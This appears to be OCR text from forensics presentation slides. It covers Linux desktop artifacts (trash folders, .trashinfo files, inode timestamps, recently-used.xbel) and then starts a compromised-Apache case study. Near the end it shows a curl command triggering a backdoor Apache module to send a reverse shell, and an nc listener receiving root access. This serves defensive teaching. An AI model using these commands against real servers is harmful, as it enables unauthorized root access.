-rwxrw-rw- 1 badguy badguy   91600 Jun 11 16:50 calico-cat-professional-photograph-julie-austin-cat.jpg
-rwxrw-rw- 1 badguy badguy   65799 Jun 11 16:50 cat-2083492_1280.jpg
-rwxrw-rw- 1 badguy badguy  331508 Jun 11 16:51 cat-care_meowing-and-yowling_main-image.jpg
-rwxrw-rw- 1 badguy badguy 2672116 Jun 11 16:50 Cat_March_2010-1.jpg
-rwxrw-rw- 1 badguy badguy  143638 Jun 11 16:50 closup-of-cat-on-floor-julie-austin-pet-photography.jpg
-rwxrw-rw- 1 badguy badguy   78876 Jun 11 16:50 img_1317.jpg
-rwxrw-rw- 1 badguy badguy  391178 Jun 11 16:50 javacats28Oct20170073.jpg
-rwxrw-rw- 1 badguy badguy  776100 Jun 11 16:50 javacatscafe18Feb20180118.jpg
-rwxrw-rw- 1 badguy badguy  992514 Jun 11 16:50 June_odd-eyed-cat.jpg
-rwxrw-rw- 1 badguy badguy 1228841 Jun 11 16:49 Young_cats.jpg
badguy@kali:~/.local/share/Trash$ ls -al info/
total 16
drwx------ 2 badguy badguy 4096 Jul  5 14:25 .
drwx------ 4 badguy badguy 4096 Jul  5 14:23 ..
-rw-r--r-- 1 badguy badguy   98 Jul  5 14:23 Black_white_cats.jpg.trashinfo
-rw-r--r-- 1 badguy badguy   77 Jul  5 14:25 Cats.trashinfo
badguy@kali:~/.local/share/Trash$ cat info/Cats.trashinfo
[Trash Info]
Path=/home/badguy/Desktop/Cats
DeletionDate=2020-07-05T14:25:15
badguy@kali:~/.local/share/Trash$
```

GNOME and Xfce4 Trash Folders (cont.)



```
badguy@kali:~/.local/share$ ls -al
total 24
drwx------ 5 badguy badguy 4096 May  4 21:51 .
drwxr-xr-x 3 badguy badguy 4096 May  3 22:11 ..
drwx------ 2 badguy badguy 4096 Jun 25 19:37 gvfs-metadata
drwxr-xr-x 2 badguy badguy 4096 May  3 22:11 icc
-rw------- 1 badguy badguy 1309 May  4 21:51 recently-used.xbel
drwx------ 5 badguy badguy 4096 May  4 21:50 webkitgtk
badguy@kali:~/.local/share$ ls -al
total 28
drwx------ 6 badguy badguy 4096 Jul  5 14:23 .
drwxr-xr-x 3 badguy badguy 4096 May  3 22:11 ..
drwx------ 2 badguy badguy 4096 Jun 25 19:37 gvfs-metadata
drwxr-xr-x 2 badguy badguy 4096 May  3 22:11 icc
-rw------- 1 badguy badguy 1309 May  4 21:51 recently-used.xbel
drwx------ 4 badguy badguy 4096 Jul  5 14:23 Trash
drwx------ 5 badguy badguy 4096 May  4 21:50 webkitgtk
badguy@kali:~/.local/share$ 
```


Trash directory is created when first file is trashed



```
badguy@kali:~/.local/share/Trash$ ls -al
total 16
drwx------ 4 badguy badguy 4096 Jul  5 14:23 .
drwx------ 6 badguy badguy 4096 Jul  5 14:23 ..
drwx------ 3 badguy badguy 4096 Jul  5 14:25 files
drwx------ 2 badguy badguy 4096 Jul  5 14:25 info
badguy@kali:~/.local/share/Trash$ ls -al
total 20
drwx------ 5 badguy badguy 4096 Jul  5 15:08 .
drwx------ 6 badguy badguy 4096 Jul  5 14:23 ..
drwx------ 2 badguy badguy 4096 Jul  5 15:08 expunged
drwx------ 2 badguy badguy 4096 Jul  5 15:08 files
drwx------ 2 badguy badguy 4096 Jul  5 15:08 info
badguy@kali:~/.local/share/Trash$ 
```


"expunged" directory is created and timestamps update on trash empty

Trash Folders Timestamps



```
Inode: 149185   Type: directory    Mode:  0777   Flags: 0x80000
Generation: 1932850561    Version: 0x00000000:0000000c
User:  1000   Group:  1000   Project:     0   Size: 4096
File ACL: 0
Links: 2   Blockcount: 8
Fragment:  Address: 0    Number: 0    Size: 0
 ctime: 0x5ef53a45:105de920 -- Thu Jun 25 16:59:01 2020
 atime: 0x5f0377b7:23b30f34 -- Mon Jul  6 12:12:55 2020
 mtime: 0x5ef526fb:38c91c00 -- Thu Jun 25 15:36:43 2020
crtime: 0x5ef53a45:0d817cd8 -- Thu Jun 25 16:59:01 2020
Size of extra inode fields: 32
Inode checksum: 0xb6e447ae
EXTENTS:
(0):536038
(END)
```

Before




```
Inode: 149185   Type: directory    Mode:  0777   Flags: 0x80000
Generation: 1932850561    Version: 0x00000000:0000000c
User:  1000   Group:  1000   Project:     0   Size: 4096
File ACL: 0
Links: 2   Blockcount: 8
Fragment:  Address: 0    Number: 0    Size: 0
 ctime: 0x5f037f82:62ec0ab0 -- Mon Jul  6 12:46:10 2020
 atime: 0x5f0377b7:23b30f34 -- Mon Jul  6 12:12:55 2020
 mtime: 0x5ef526fb:38c91c00 -- Thu Jun 25 15:36:43 2020
crtime: 0x5ef53a45:0d817cd8 -- Thu Jun 25 16:59:01 2020
Size of extra inode fields: 32
Inode checksum: 0xde93d0ad
EXTENTS:
(0):536038
(END)
```

Trashed

Trashed files try to maintain the original files atime and mtime.

Files ctime will indicate when it was deleted and should match the corresponding .trashinfo files crtime.



```
Inode: 15616   Type: regular    Mode:  0664   Flags: 0x80000
Generation: 3275870202    Version: 0x00000000:00000001
User:  1000   Group:  1000   Project:     0   Size: 77
File ACL: 0
Links: 1   Blockcount: 8
Fragment:  Address: 0    Number: 0    Size: 0
 ctime: 0x5f037f82:62ec0ab0 -- Mon Jul  6 12:46:10 2020
 atime: 0x5f037f82:62ec0ab0 -- Mon Jul  6 12:46:10 2020
 mtime: 0x5f037f82:62ec0ab0 -- Mon Jul  6 12:46:10 2020
crtime: 0x5f037f82:62ec0ab0 -- Mon Jul  6 12:46:10 2020
Size of extra inode fields: 32
Inode checksum: 0x10e62983
EXTENTS:
(0):2231619
(END)
```

.trashinfo

Recently Used
What we Expect…

freedesktop.org

- ✘ An XML file with similar format to this
- ✘ Found in ~/.recently-used


This is not exactly what we find…

Example from freedesktop standards:

```
<?xml version="1.0"?>
<RecentFiles>
  <RecentItem>
    <URI>file:///home/jwillcox/testfile.txt</URI>
    <Mime-Type>text/plain</Mime-Type>
    <Timestamp>1028181153</Timestamp>
    <Private/>
    <Groups>
      <Group>Recent File Test</Group>
    </Groups>
  </RecentItem>
</RecentFiles>
```

What we find recently used GNOME


File found in: ~/.local/share/recently-used.xbel



```
<?xml version="1.0" encoding="UTF-8"?>
<xbel version="1.0"
      xmlns:bookmark="http://www.freedesktop.org/standards/desktop-bookmarks"
      xmlns:mime="http://www.freedesktop.org/standards/shared-mime-info"
>
  <bookmark href="file:///home/victor/Desktop/TestFile" added="2020-07-06T23:30:40Z"
modified="2020-07-06T23:30:59Z" visited="2020-07-06T23:30:40Z">
    <info>
      <metadata owner="http://freedesktop.org">
        <mime:mime-type type="application/octet-stream"/>
        <bookmark:groups>
          <bookmark:group>gedit</bookmark:group>
        </bookmark:groups>
        <bookmark:applications>
          <bookmark:application name="gedit" exec="&apos;gedit %u&apos;"
modified="2020-07-06T23:30:40Z" count="1"/>
          <bookmark:application name="LibreOffice 6.0" exec="&apos;soffice %u&apos;"
modified="2020-07-06T23:30:59Z" count="3"/>
        </bookmark:applications>
      </metadata>
    </info>
  </bookmark>
  <bookmark href="file:///home/victor/Desktop/Cats/Black_white_cats.jpg"
added="2020-07-06T23:32:06Z" modified="2020-07-06T23:32:06Z" visited="2020-07-06T23:32:06Z">
    <info>
      <metadata owner="http://freedesktop.org">
        <mime:mime-type type="image/jpeg"/>
        <bookmark:groups>
          <bookmark:group>Graphics</bookmark:group>
        </bookmark:groups>
        <bookmark:applications>
          <bookmark:application name="nautilus" exec="&apos;eog %U&apos;"
modified="2020-07-06T23:32:06Z" count="1"/>
          <bookmark:application name="Image Viewer" exec="&apos;eog %u&apos;"
modified="2020-07-06T23:32:06Z" count="1"/>
        </bookmark:applications>
      </metadata>
    </info>
  </bookmark>
</xbel>
```


What we find recently used Xfce4

File found in: ~/.local/share/recently-used.xbel



```
<?xml version="1.0" encoding="UTF-8"?>
<xbel version="1.0"
      xmlns:bookmark="http://www.freedesktop.org/standards/desktop-bookmarks"
      xmlns:mime="http://www.freedesktop.org/standards/shared-mime-info"
>
  <bookmark href="file:///home/badguy/Desktop/TestFile" added="2020-07-06T23:33:11Z" modified="2020-07-06T23:33:11Z" visited="1969-12-31T23:59:59Z">
    <info>
      <metadata owner="http://freedesktop.org">
        <mime:mime-type type="text/plain"/>
        <bookmark:groups>
          <bookmark:group>gedit</bookmark:group>
        </bookmark:groups>
        <bookmark:applications>
          <bookmark:application name="gedit" exec="&apos;gedit %u&apos;" modified="2020-07-06T23:33:11Z" count="1"/>
        </bookmark:applications>
      </metadata>
    </info>
  </bookmark>
</xbel>
```

Recently Used Breakdown



```
<?xml version="1.0" encoding="UTF-8"?>
<xbel version="1.0"
      xmlns:bookmark="http://www.freedesktop.org/standards/desktop-bookmarks"
      xmlns:mime="http://www.freedesktop.org/standards/shared-mime-info"
>
  <bookmark href="file:///home/badguy/Desktop/TestFile" added="2020-07-06T23:33:11Z" modified="2020-07-06T23:33:11Z" visited="1969-12-31T23:59:59Z">
    <info>
      <metadata owner="http://freedesktop.org">
        <mime:mime-type type="text/plain"/>
        <bookmark:groups>
          <bookmark:group>gedit</bookmark:group>
        </bookmark:groups>
        <bookmark:applications>
          <bookmark:application name="gedit" exec="&apos;gedit %u&apos;" modified="2020-07-06T23:33:11Z" count="1"/>
        </bookmark:applications>
      </metadata>
    </info>
  </bookmark>
</xbel>
```

#2: Compromised Web Server...

✘ You might be wondering that you've already seen this case before?

  ○ Web Server Environment (Apache)

  ○ Unusual network activity was noticed

✘ Previous cases our team showed how to track down a threat actor using different system artifacts, especially logs!

✘ Today we are dealing with a different scenario!


Case Constraints!!!

- ✘ No Web Server Logs...
- ✘ Dealing with Hidden Processes...
- ✘ You can’t acquire system memory...
- ✘ You can’t do memory forensics...

- ✘ This is where this talk comes in...

Apache Backdoor Module!!!

- ✘ But does that mean there is no one using Apache2?



```
user1@elk:~$ sudo tail -f /var/log/apache2/access.log.1
[sudo] password for user1:
192.168.210.132 - - [29/Jun/2020:03:31:39 +0000] "GET /this/is/logged HTTP/1.1"
404 494 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.
0"
192.168.210.132 - - [29/Jun/2020:06:09:21 +0000] "GET /oooo HTTP/1.1" 404 494 "-
" "Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0"
```

[1] RGDoor found by Unit42 at Palo Alto Networks


[2] Apache Backdoor found by Welivesecurity at ESET

[3] Backdoors in XAMP by Juan Fernandez at Tarlogic

[4] Apache PoC Module by Vlad Rico @RicoVlad


How it Works!!!

- ✘ Sending reverse shell using the malicious Apache2 module



```
user1@elk:~$ curl -H 'Cookie: password=backdoor' http://elk/reverse/192.168.210.132/443/bash
[+] Sending Reverse Shell to 192.168.210.132:443 using bash
```


- ✘ Threat actor now has root access…



```
kali@kali:~/Desktop$ sudo nc -lvp 443
listening on [any] 443 ...
192.168.210.200: inverse host lookup failed: Unknown host
connect to [192.168.210.132] from (UNKNOWN) [192.168.210.200] 49850
id
uid=0(root) gid=0(root) groups=0(root)
echo $$
2106
$$
avahi-daemon: line 3: 2106: command not found
```

Normal Network Connections??!!

